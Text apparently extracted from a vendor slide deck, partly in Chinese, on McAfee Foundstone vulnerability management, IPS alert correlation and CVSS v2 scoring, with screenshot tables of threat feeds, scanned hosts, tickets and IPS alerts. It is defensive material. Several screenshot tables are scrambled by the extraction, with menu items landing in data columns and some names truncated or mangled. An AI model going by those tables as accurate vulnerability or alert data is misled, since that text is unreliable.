
- Business as usual for botnets but heavier monetary purpose
 - DDoS, Sending Spams, Phishing (fake websites), Backdoor (Trojan horse), Spyware (keylogging, information harvesting), Storing pirated materials
 - IRC evolved into peer-to-peer (P2P)-type botnet is more difficult to take down
 - HTTP-based traffic will also be a communication of choice



Relationships among Security Factors



Risk Mitigation




功能及效益

針對蠕蟲以及最新攻擊程式等最新威脅提出智慧化的警示

每日自動更新

警示比對規則 (Alert correlation rules) 可顯示威脅將如何影響您的網路系統



THREATS

Updated: Jul 16, 2004 @ 11:08:00

Date	Risk	Description	Details	Correlate
Jul 16, 2004 @ 11:08:06	Bagle.AF/Beagle.AB/Apprentice Worm	A new variant of the mass mailing Beagle worm that opens a backdoor on infected systems has been detected in the wild.	Details	Correlate
Jul 16, 2004 @ 11:04:15	MySQL Remote User Authorisation Bypass and Buffer Overflow: Update	MySQL has been found to contain two issues within authentication functions, allowing unauthorised access to databases and arbitrary code execution.	Details	Correlate
Jul 16, 2004 @ 09:01:47	(MS04-020) Microsoft Windows POSIX Subsystem Privilege Escalation: Update	Microsoft has released Security Bulletin MS04-020, addressing a buffer overflow vulnerability in the POSIX subsystem for Windows that allows remote code execution.	Details	Correlate
Jul 15, 2004 @ 12:02:45	PHP memory_limit Remote Code Execution Vulnerability	A code execution vulnerability has been discovered within PHP for Apache Web servers.	Details	Correlate
Jul 15, 2004 @ 10:16:36	(MS04-019) Microsoft Windows Utility Manager Code Execution: Update	Microsoft has released Security Bulletin MS04-019 to address a vulnerability within the Windows Utility Manager that allows local	Details	Correlate

Threat Compliance >> **Threat by Business Unit** >> **Threat by Platform** >>

Threat Compliance Over Time

Download | Regraph | Table View

Start Date: (mm/dd/yyyy) End Date: (mm/dd/yyyy)
 05/18/2004 06/06/2004

Search Threats: (reset) Display View:
 --Override Display--

Available Threats

Bagle.AF/Beagle.AB/Apprentice Worm
 MySQL Remote User Authorisation Bypass and Buffer Overf...
 (MS04-020) Microsoft Windows POSIX Subsystem Privileg...
 PHP memory_limit Remote Code Execution Vulnerability
 (MS04-019) Microsoft Windows Utility Manager Code Execu...
 (MS04-024) Vulnerability in Windows Shell Could Allow R...
 (MS04-023) Vulnerability in HTML Help Could Allow Code ..

Selected Threats

(MS04-007) Microsoft Windows ASN.1 could allow code exe...
 Update: Sasser Worm - Variants and Exploit

Available Business Units Selected Business Units

Asia Europe North America

Compliance %

Legend: (MS04-007) Microsoft Windows ASN.1 ... Update: Sasser Worm - Variants and ... Compliance Percentage

Detailed chart data (approximate values):

Date	Compliance Percentage (Blue)	Update: Sasser Worm - Variants and ... (Pink)	Compliance Percentage (Red)
5/18/2004	50	30	30
5/19/2004	48	20	32
5/20/2004	45	18	35
5/21/2004	48	22	38
5/22/2004	50	25	40
5/23/2004	52	30	45
5/24/2004	55	35	50
5/25/2004	58	40	55
5/26/2004	60	45	60
5/27/2004	62	50	65
5/28/2004	65	55	70
5/29/2004	68	60	75
5/30/2004	70	65	80
5/31/2004	72	70	85
6/1/2004	75	75	90
6/2/2004	78	80	95
6/3/2004	80	85	98
6/4/2004	82	90	100
6/5/2004	85	95	100




功能及效益

比掃瞄更快速 - 無需額外的掃描
便可立即顯示威脅的衝擊

以五大因素進行風險比對，並依照
攻擊可能的成功率顯示結果

資產風險排名協助您判斷威脅反應
之優先順序，最重要的主機可優先
獲得保護





THREAT DETAILS: Update: (MS04-011) Microsoft Windows Security Rollup Patch (835732)

Risk	System	IP Address	Criticality	Matched By	Operating System	Vulnerability
87	[Unknown]	10.0.30.163	5	暴叫	Windows XP	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
63	[Unknown]	10.0.30.175	5	暴叫	Windows 2000	
51	[Unknown]	10.0.30.155	4	暴叫	Windows 2000	
38	[Unknown]	10.0.30.157	3	暴叫	Windows NT 4.0	
38	[Unknown]	10.0.30.152	3	暴叫	Windows 2000	
14	[Unknown]	10.0.30.160	1	暴叫	Windows NT 4.0	
38	[Unknown]	10.0.30.167	-	暴叫	Windows XP	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMB
38	[Unknown]	10.0.30.169	-	暴叫	Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
38	[Unknown]	10.0.30.170	-	暴叫	Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
38	[Unknown]	10.0.30.195	-	暴叫	Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMTP
38	[Unknown]	10.0.30.159	-	暴叫	Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMTP
38	[Unknown]	10.0.30.156	-	暴叫	Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
38	[Unknown]	10.0.30.164	-	暴叫	Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMTP
14	[Unknown]	10.0.30.165	-	暴叫	Windows NT 4.0	
14	[Unknown]	10.0.30.166	-	暴叫	Windows NT 4.0	
14	[Unknown]	10.0.30.179	-	暴叫	Windows 9x/Me	
14	[Unknown]	10.0.30.187	-	暴叫	Windows NT 4.0	
14	[Unknown]	10.0.30.189	-	暴叫	Windows NT 4.0	



- *FoundScore™*: 根據弱點以及資產重要性推算 - 直覺式的 0-100 評分系統
- *MyFoundScore®*: 可依照您的安全政策進行評分的調整
- *Risk Score*: 可立即檢視目前企業的整體風險水準
- 互動式的安全主管中控台, 可比較不同的事業體、地理區域、作業平台之統計數據, 並進行追查



- ▶ 自動將掃描出之弱點轉為維護單
- ▶ 以角色為基礎的全自動維修單配送, 可依多種不同的彈性化規則進行分配
- ▶ “弱點忽略” 功能可以建置例外政策
- ▶ 不須手動介入, 可自動關閉已修復弱點的維戶單

Rules >> Global Options >>

Name	Description	Status	Edit	Delete	Run	Up	Down
Assign to asset owner	Assign any tickets with an asset owner to the asset owner	Active	Edit	Delete	Run	Up	Down
Assign to John	Assign all high risk vulns to John Smith	Active	Edit	Delete	Run	Up	Down
Assign to Rob	Assign all wireless issues to Rob in San Francisco	Inactive	Edit	Delete	Run	Up	Down
Export for Ecommerce Farm	Export Ecommerce web farm tickets to Remedy HelpDesk system	Active	Edit	Delete	Run	Up	Down
Ignore Anonymous FTP in Extranet	Anonymous FTP allowed a policy exception for the Extranet only.	Active	Edit	Delete	Run	Up	Down
Assign to Linux System Administrators	Assign all RedHat Linux tickets to the Linux administrators in Chicago	Active	Edit	Delete	Run	Up	Down
Assign to Network Administrators	Send all Cisco Router, Extreme Switch, and Check Point Firewall-1 vulnerabilities to the network administrators	Active	Edit	Delete	Run	Up	Down
Assign Solaris Configuration Issues	Assign all Sun issues (i.e. policy problems with configuration) to Sally	Active	Edit	Delete	Run	Up	Down

New Tickets: You have 10 new tickets to review, out of 2216.

View 10 per page.

ID	Scan Name	Risk	Vulnerability	System	Criticality	OS	Due Date	User	Action
73623	Sales Network Scan	●	Sun Solaris Common Denial of Enumeration (CDE) disclosed Information Leakage	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73624	Sales Network Scan	●	rhd Detected	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73626	Sales Network Scan	●	RLlogin Service	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73628	Sales Network Scan	●	Solaris in finduid User Enumeration	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73629	Sales Network Scan	●	Solaris in rpd User Enumeration	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73630	Sales Network Scan	●	Chargen Denial of Service	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	08/16/2004	None	
73631	Sales Network Scan	●	rexecd Detected	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73634	Sales Network Scan	●	Telnet Daemon is Running	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	08/16/2004	None	
73635	Sales Network Scan	●	LPD Information Leakage	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None	
73636	Sales Network Scan	●	SSHv1 Protocol Enabled	Fran's laptop (66.192.0.190)	1	OpenBSD 3.0 - 3.3	08/16/2004	None	

Make all due on: 08/16/2004 Action



特色

- ePO 提供特定資產具有特定弱點之防緩衝區溢位攻擊之防禦能力
- 這些防禦能力可以在弱點管理系統中檢視

效益

- 整體風險評估納入防禦措施之考量
- 面臨危機時減少不必要的修補作業
- 減少修補作業等同降低風險承擔，並且避免浪費珍貴的人工資源

McAfee® Foundstone Enterprise REPORT

Risk Level	Vulnerability Name	Affected System(s)	Countermeasure(s)
High	Microsoft IIS Authentication Enumeration	DMZ 10.0.2.4	
High	Microsoft IIS WebDav Enabled	DMZ 10.0.2.4	
Medium	Null Session Default Administrator Account Has Not Been Renamed	DMZ 10.0.2.8	
Medium	Null Session Administrator Password Does Not Expire Null Session	DMZ 10.0.2.10	
Medium	Microsoft Windows Terminal Service	DMZ 10.0.2.10	
Medium	FTP Anonymous User Account ftp Accessible	DMZ 10.0.2.14	
Medium	Microsoft SQL Server UDP 1434 Database Instance TCP Information Disclosure	DMZ 10.0.2.16	
Medium	Sun portmap xdrrmem_getbytes() overflow	DMZ 10.0.2.18	
Medium	Red Hat OpenSSH Security Update	DMZ 10.0.2.19	
Medium	Windows Workstation Service		
Medium	NetWkstaUserEnum Denial of Service	DMZ 10.0.2.20	



特色

- 匯入ePO資產資料庫以保證百分比的作業系統識別
- 業界創新的作法
- 大幅提昇搜尋的速度

效益

- 正確的作業系統識別以避免無謂的資源浪費
- 弱點掃描的速度大幅提昇, 以更短的時間作更多的事情



作業系統識別的正確性已經是業界普遍存在的問題了



風險智能入侵防禦系統整合

Foundstone and IntruShield integration

風險智能 IPS 與 Foundstone 弱點管理

- 自動匯入 Foundstone 弱點掃描結果
- “立即掃描” 提供您立即更新特定主機入侵事件與弱點的關連分析

風險智能 IPS 效益

- 面對眾多的入侵事件現可以專注於關鍵的攻擊事件
- 提供立即的風險數據給資安事件
- 大幅降低攻擊事件分析的時間

Real-time Alert Manager
Server Name: localhost | User: Administrator | Domain: /My Company

McAfee® IntruShield
Alert Manager

All Alerts

Time	Attack	Detection Me...	Source ...	Destin...
11/08 12:38:18	KERBEROS: Microsoft Kerberos 5 ASN.1 BitSt E...	protocol-anomaly	---	---	---	---	---	---
11/08 12:38:18	KERBEROS: Kerberos 5 ASN.1 Field Crafted Bit...	protocol-anomaly	---	---	---	---	---	---
11/08 12:38:14	BACKDOOR: ICMP Ch...	signature	---	---	---	---	---	---
11/08 12:38:14	ICMP.Destination Unreachable.DOS	protocol-anomaly	---	---	---	---	---	---
11/08 12:38:09	IP: source equals destination	network anomaly	127.0.0.1	---	127.0.0.1	---	---	---
11/08 12:38:09	HTTP: XMLRPC Remi...	Acknowledge	127.0.0.1	---	127.0.0.1	---	---	---
11/08 12:38:09	IP: Packet has Invalid Addr...	anomaly	127.0.0.1	---	127.0.0.1	---	---	---
11/08 12:37:35	HTTP: POST Re...	anomaly	---	---	---	---	---	---
11/08 12:37:35	FTP: MDIR Co...	anomaly	---	---	---	---	---	---
11/08 12:37:35	FTP: PASS Com...	anomaly	---	---	---	---	---	---
11/08 12:37:35	FTP: USER Co...	anomaly	---	---	---	---	---	---
11/08 12:37:32	DHCP: Option Bu...	anomaly	---	---	---	---	---	---
11/08 12:37:32	Cisco: IOS Pr...	Scan the Host	58.27.5.85	---	10.10.90.40	---	---	---
11/08 12:37:32	Cisco: IOS Pr...	Related	85.33.224.77	---	10.10.90.40	---	---	---
11/08 12:37:32	Cisco: IOS Pr...	Evidence Report	55.255.255.121	---	10.10.90.40	---	---	---
11/08 12:36:27	ICMP: Host...	Never Deny	---	---	---	---	---	---
11/08 12:36:16	KERBEROS: Microsoft Kerber...	NSLookup	192.168.26.254	---	---	---	---	---
11/08 12:36:16	KERBEROS: Microsoft Kerber...	Anomaly	10.0.0.1	3806	10.0.0.103	88	My Com...	UPO-400... 1
11/08 12:36:16	KERBEROS: Microsoft Kerber...	Anomaly	172.16.104.254	1206	172.16.106.30	88	My Com...	UPO-400... 1
11/08 12:36:16	KERBEROS: Microsoft Kerber...	Acknowledge All	172.16.104.254	1206	172.16.106.30	88	My Com...	UPO-400... 1
11/08 12:36:12	DNS: Invalid T...	Delete All	3.3.3.49730	---	4.4.4.4	53	My Com...	UPO-400... 1
11/08 12:36:12	DNS: Invalid T...	Delete	3.3.3.49730	---	4.4.4.4	53	My Com...	UPO-400... 1
11/08 12:36:12	ICMP: LO02 Tu...	Show Only	10.10.10.106	---	10.10.10.106	---	My Com...	UPO-400... 1
11/08 12:36:12	ICMP: Unsolicited Res...	Hide	10.10.10.106	---	10.10.10.106	---	My Com...	UPO-400... 1
11/08 12:36:12	ICMP: LO02 Tu...	Add To Incident	10.10.10.106	---	10.10.10.106	---	My Com...	UPO-400... 1
11/08 12:36:12	IP: source equal...	Protocol-Anomaly	10.10.10.106	---	10.10.10.105	---	My Com...	UPO-400... 1

Total Rows 68

Search Alert Save as CSV Save as PDF Save View Saved Views

Critical Active



- Open Framework
- A universal **language** to convey vulnerability **severity** and help determine **urgency** and **priority of response**
- Solves problem of multiple, incompatible scoring systems in use today
- Initially a NIAC project. Now under the custodial care of FIRST
- Usable, understandable, and dissectible by anyone



Why CVSS?


- Different Organizations
 - Vendors (response)
 - Coordinators (notification, coordination)
 - Reporters (research, discovery)
 - Users (mitigation)
- All have different roles, motivations, priorities, resources, etc
- **We need a common way to communicate!**



CVSS is none of the following

- A threat rating system such as those used by the US Department of Homeland Security, and the Sans Internet Storm Center.
- A vulnerability database such as the National Vulnerability Database (NVD), Open Source Vulnerability Database (OSVDB) or Bugtraq.
- A vulnerability identification system such as the industry-standard Common Vulnerabilities and Exposures (CVE)





- Access Vector (AV)
 - Local (L)
 - Adjacent Network (A)
 - Network (N)
- Access Complexity (AC)
 - High (H)
 - Medium (M)
 - Low (L)
- Authentication (Au)
 - Multiple (M)
 - Single (S)
 - None (N)



- Confidentiality Impact (C)
 - None (N)
 - Partial (P)
 - Complete (C)
- Integrity Impact (I)
 - None (N)
 - Partial (P)
 - Complete (C)
- Availability Impact (A)
 - None (N)
 - Partial (P)
 - Complete (C)



- Exploitability (E)
 - Unproven (U)
 - Proof-of-Concept (POC)
 - Functional (F)
 - High (H)
 - Not Defined (ND)
- Remediation level (RL)
 - official Fix (OF)
 - Temporary Fix (TF)
 - Workaround (W)
 - Unavailable (U)
 - Not Define (ND)



Temporal Metrics

- Report Confidence (RC)
 - Unconfirmed (U)
 - Uncorroborated (UR)
 - Confirmed (C)
 - Not Define (ND)



- Collateral Damage Potential (CDP)
 - None (N)
 - Low (L)
 - Low-Medium (LM)
 - Medium-High (MH)
 - High (H)
 - Not Define (ND)
- Target Distribution (TD)
 - None (N)
 - Low (L)
 - Medium (M)
 - High (H)
 - Not Define (ND)



- Security Requirements (CR, IR, AR)

- Low (L)
- Medium (M)
- High (H)
- Not Define (ND)
- CR: ConfReq
- IR: IntReq
- AR: AvailReq



- Base
AV:[L,A,N]/AC:[H,M,L]/Au:[M,S,N]/C:[N,P,C]/I:[N,P,C]/A:[N,P,C]
- Temporal
E:[U,POC,F,H,ND]/RL:[OF,TF,W,U,ND]/RC:[UC,UR,C,ND]
- Environmental
CDP:[N,L,LM,MH,H,ND]/TD:[N,L,M,H,ND]/CR:[L,M,H,ND]/IR:[L,M,H,ND]/AR:[L,M,H,ND]
- For example: a vulnerability with base metric values of “Access Vector: Low, Access Complexity: Medium, Authentication: None, Confidentiality Impact: None, Integrity Impact: Partial, Availability Impact: Complete” would have the following base vector: “AV:L/AC:M/Au:N/C:N/I:P/A:C.”



Example Vulnerability

Vulnerability Summary for CVE-2002-0392

Original release date: 07/03/2002

Last revised: 09/10/2008

Source: US-CERT/NIST

Static Link: <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2002-0392>

Overview

Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 7.5 (HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P) ([legend](#))

Impact Subscore: 6.4

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Provides unauthorized access, Allows partial confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service



CVSS Calculator

(MS08-069) Mic

Affected System

System

localhost
MICHAEL-W2K3
127.0.0.1

Description:

A vulnerability ex

Recommendati

Download and in

<http://www.micro>

Observation:

A vulnerability ex
handle transfer-e
which contains s

Common Vulner

[CVE-2008-4033](#)

(MS08-069) Mic

Affected System

System

Base Score Metrics

Exploitability Metrics

Access Vector

Access Complexity

Authentication

Impact Metrics

Confidentiality Impact

Integrity Impact

Availability Impact

Temporal Score Metrics

Exploitability

Remediation Level

Report Confidence

Overall Score

4.3

Environmental Score Metrics

Collateral Damage Potential

Target Distribution

Confidentiality Requirement

Integrity Requirement

Availability Requirement

Apply Metrics

Current Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N/E:ND/RL:ND/RC:ND/CDP:ND/TD:ND/CR:ND/IR:ND/AR:ND)

Apply Vector

Base Score

4.3

Temporal Score

Undefined

Environmental Score

Undefined



